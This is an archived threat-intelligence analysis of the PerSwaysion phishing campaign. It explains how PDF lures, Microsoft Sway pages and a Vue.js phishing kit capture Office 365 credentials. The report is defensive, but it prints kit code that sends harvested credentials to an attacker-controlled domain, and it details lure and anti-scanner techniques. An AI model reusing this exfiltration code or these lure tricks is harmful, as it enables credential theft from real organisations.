PerSwaysion Campaign

Archived: 2026-05-01 02:01:10 UTC

In the first quarter of 2020, Group-IB Threat Intelligence team received a lead concerning corporate email account compromise of an Asia-based company. A joint investigation of Group-IB DFIR and Threat Intelligence teams reveals an uptrending phishing technique which is essentially achieved by abusing Microsoft file sharing services, including Sway, SharePoint, and OneNote. Group-IB Threat Intelligence team names this series of phishing attacks the **PerSwaysion campaign** for the extensive abuse of Sway service. **The dubbed PerSwaysion campaign is a collection of small yet targeted phishing attacks run by multiple cyber-criminal groups, attacking small and medium financial services companies, law firms, and real estate groups.**

Evidence suggests, since mid 2019, at least **156 high ranking officers** of given organizations are compromised. Such high-profile victims tend to locate in **the US, Canada, while the rest are in global and regional financial hubs such as Germany, the UK, Netherlands, Hong Kong and Singapore and other countries**. Group-IB continues to work with the relevant parties in local countries to inform the affected companies of the breach.



Figure 1: Distribution of PerSwaysion victims

The PerSwaysion campaign adopts multiple tactics and techniques to avoid traffic detection and automated threat intelligence gathering:

- Whitewashing techniques: Using legit file sharing sites as jumping board; Using web application hosting from reputable vendors such as Google's AppSpot and IBM's MyBlueMix
- Counter-intelligence methods: Randomizing malicious JS file names; Fingerprinting victim browsers and rejecting repeated visits

PerSwaysion campaign is yet another living example of highly specialized phishing threat actors working together to conduct effective attacks on a large-scale. **The campaign phishing kit is primarily developed by a group of Vietnamese speaking malware developers** while campaign proliferation and hacking activities are operated by other independent groups of scammers.

PerSwaysion Attack Analysis

Overview

A typical attack of PerSwaysion is a 3-phase phishing operation which takes a victim from a PDF attached email, through Microsoft file sharing services, then to the final phishing site. PerSwaysion campaign cybercriminals have displayed an adequate level of phishing capabilities since August 2019, earliest timeframe the campaign left traces on the internet. PerSwaysion entangles multiple layers of traffic whitewashing to avoid as much corporate network defense as possible. In the current wave of attacks, scammers primarily abuse Microsoft Sway file sharing service as the jumping board to redirect victims to actual phishing sites.

In its earlier stages, Group-IB Threat Intelligence team discovers other variants using Microsoft SharePoint and OneNote. The scammers pick legit file sharing services which have the ability of rendering seamless preview of uploaded files with phishing links. This key feature helps scammers construct web pages that strongly resemble authentic Microsoft experience. Furthermore, the scammers also separate phishing application and victim data harvesting backend servers, providing extra identity masquerades. Such application architecture also improves flexibility and operational continuity when phishing sites are taken down or blocked. Scammers simply deploy new instances under new domain names without disrupting overall data collection operations.



Figure 2: PerSwaysion attack scheme overview

A Case Walkthrough

The victim received an email from an external business partner with a PDF file attachment. The email appears to be authentic given its sender address owner is the actual business partner. There are things out of norm about the email, such as:

- sender and recipient are the same person (true recipients are hidden in bcc list);
- email subject is only the business partner company full name;
- the first sentence contains words separated by '+' instead of space.

However, these abnormalities are not significant to alert the victim.



Figure 3: Text extracted from email sent by victim's external business partner

The PDF attachment file presents itself as a notification of Office 365 file sharing to the victim. To increase its credibility, the PDF mimics real Office 365 notification format by listing the full name, email address and sender's company.



Figure 4: Screenshot of the email attachment

The ill-formed PDF file contains several long yet seemingly random strings. It is likely to be a result of bugs in the automation software used by scammers to generate PDF files. Strings are in the same white color as the page background. However, in certain PDF reader applications, a viewer could make hidden strings visible by simply highlighting all text (Ctrl + A).

Figure 5: PDF with invisible characters highlighted

Upon clicking ‘Read Now’, the victim is taken to a file hosted on Sway in this specific case. For untrained eyes, this page resembles an authentic Microsoft Office 365 file-sharing page. However, this is a specially crafted presentation page which abuses Sway default borderless view to trick the victim as if it were part of the Office 365 official login page.



Figure 6: Sway displays a phishing file in presentation mode

Once clicking ‘Read Now’ on the page, the victim is redirected to the final destination, the actual phishing site. **Upon reaching the phishing domain home page, the victim is assigned a unique serial number by the phishing kit.** Immediately, the victim is redirected yet again to the same domain but with the generated serial number appended as parameter. The phishing site disguises as a Microsoft Single Sign-On page. Front end of the phishing kit, however, seems to be re-used for quite a long period of time. The kit developer copied Microsoft Outlook login page with revision number 6.7.6640.0. This revision was used by Microsoft back in May 2017. Currently, official Microsoft SSO page doesn’t have any application specific header such as ‘Outlook’.



Figure 7: Phishing site disguised as Microsoft SSO

The generated serial number serves as a rudimentary fingerprinting technique of the victim. Any repeated request to the exact same URL will be rejected by 403 error. As a side effect, it stops any automated threat detection efforts to URLs visited by victims. However, even the same browser with same IP will be assigned different serial numbers when visit the phishing home page multiple times.



Figure 8: Repeated requests are rejected

When the victim submits his or her corporate Office 365 credentials as if for a normal login, the sensitive data is sent to a separate data server with an extra email address which is hidden on the page. This extra email seems to be used as a real-time notification method to make sure scammers react on freshly harvested credentials. Such independent notification indicates that PerSwaysion campaign is likely to be operated by several groups with distinguished focuses.

Figure 9: Network traffic when victim click ‘Log In’ button

Disassembling the Phishing Site

PerSwaysion campaign phishing kit displays interesting technology capability progress. Common phishing kits usually focus on mimicking visual similarities to authentic services while the credential harvesting methods are rudimentary, static HTML codes centric. PerSwaysion phishing kit is well modularized into:

- Phishing GUI serving web application
- Victim credential data hosting backend server
- Real-time notification service



Figure 10: Phishing web application sequence diagram

The main phishing web application adopts reactive JavaScript framework Vue.js and promise-based HTTP client axios to implement on-page data manipulation, aligning with most modern web application user experience. As a side effect, the phishing kit pushes most computing tasks to the client (victim) side, saving further operational cost by shrinking rental fees of cloud server CPU hours.

When a victim lands on the phishing page, victim's browser automatically loads 2 JavaScript files referred in the page. Both JS file names follow format of '*theme/[hash_like_string].js*', while 1 file hash string has 45 characters and the other has 32 (e.g. '*a5e2a323bdb682660c9cd8b06e950f31nbr1581699430.js*' and '*e88a1b1823a36c944d71746cdefb5fdc.js*'). 45-character named JS file handles usual user interactions. 32-character named JS file contains the main code to communicate with the data backend server. Following discussion will refer the 32-character named JS file as '*loading.js*' for the convenience.

```
var instance = axios.create({ baseURL: "https://xotpe.bestnewsworld.info/1.newsvpost_ads/loading.php", timeout: 35000,
    withCredentials: true, xsrfCookieName: "3011537451", headers: { 'authvalue': store.getters['user/getAuth'],
    'authkey': store.getters['user/getAuthKey'] }, cancelToken: nbrProcess.token });
var instancesta = axios.create({ baseURL: "https://xotpe.bestnewsworld.info/scpage/", timeout: 35000, withCredentials: true,
    xsrfCookieName: "3011537451", headers: { 'authvalue': store.getters['user/getAuth'], 'authkey': store.getters['user/getAuthKey'] },
    cancelToken: nbrProcess.token });
```

Figure 11: Phishing web application sequence diagram

The loading.js first generates a long string to mark the victim browser if the victim visits the home page without sub-folder in the URL. If a URL with sub-folder is requested by client side, the data server will check whether the

folder with same name exists or not. If it already exists, the server will reject the request.



Figure 12: JS code to generate unique ID

Otherwise, the server assigns the string as designated folder name for the victim on the data server. At the same time, the victim is redirected to the URL with folder name appended as sub URI.

Figure 13: Data server redirects a victim to designated sub URI

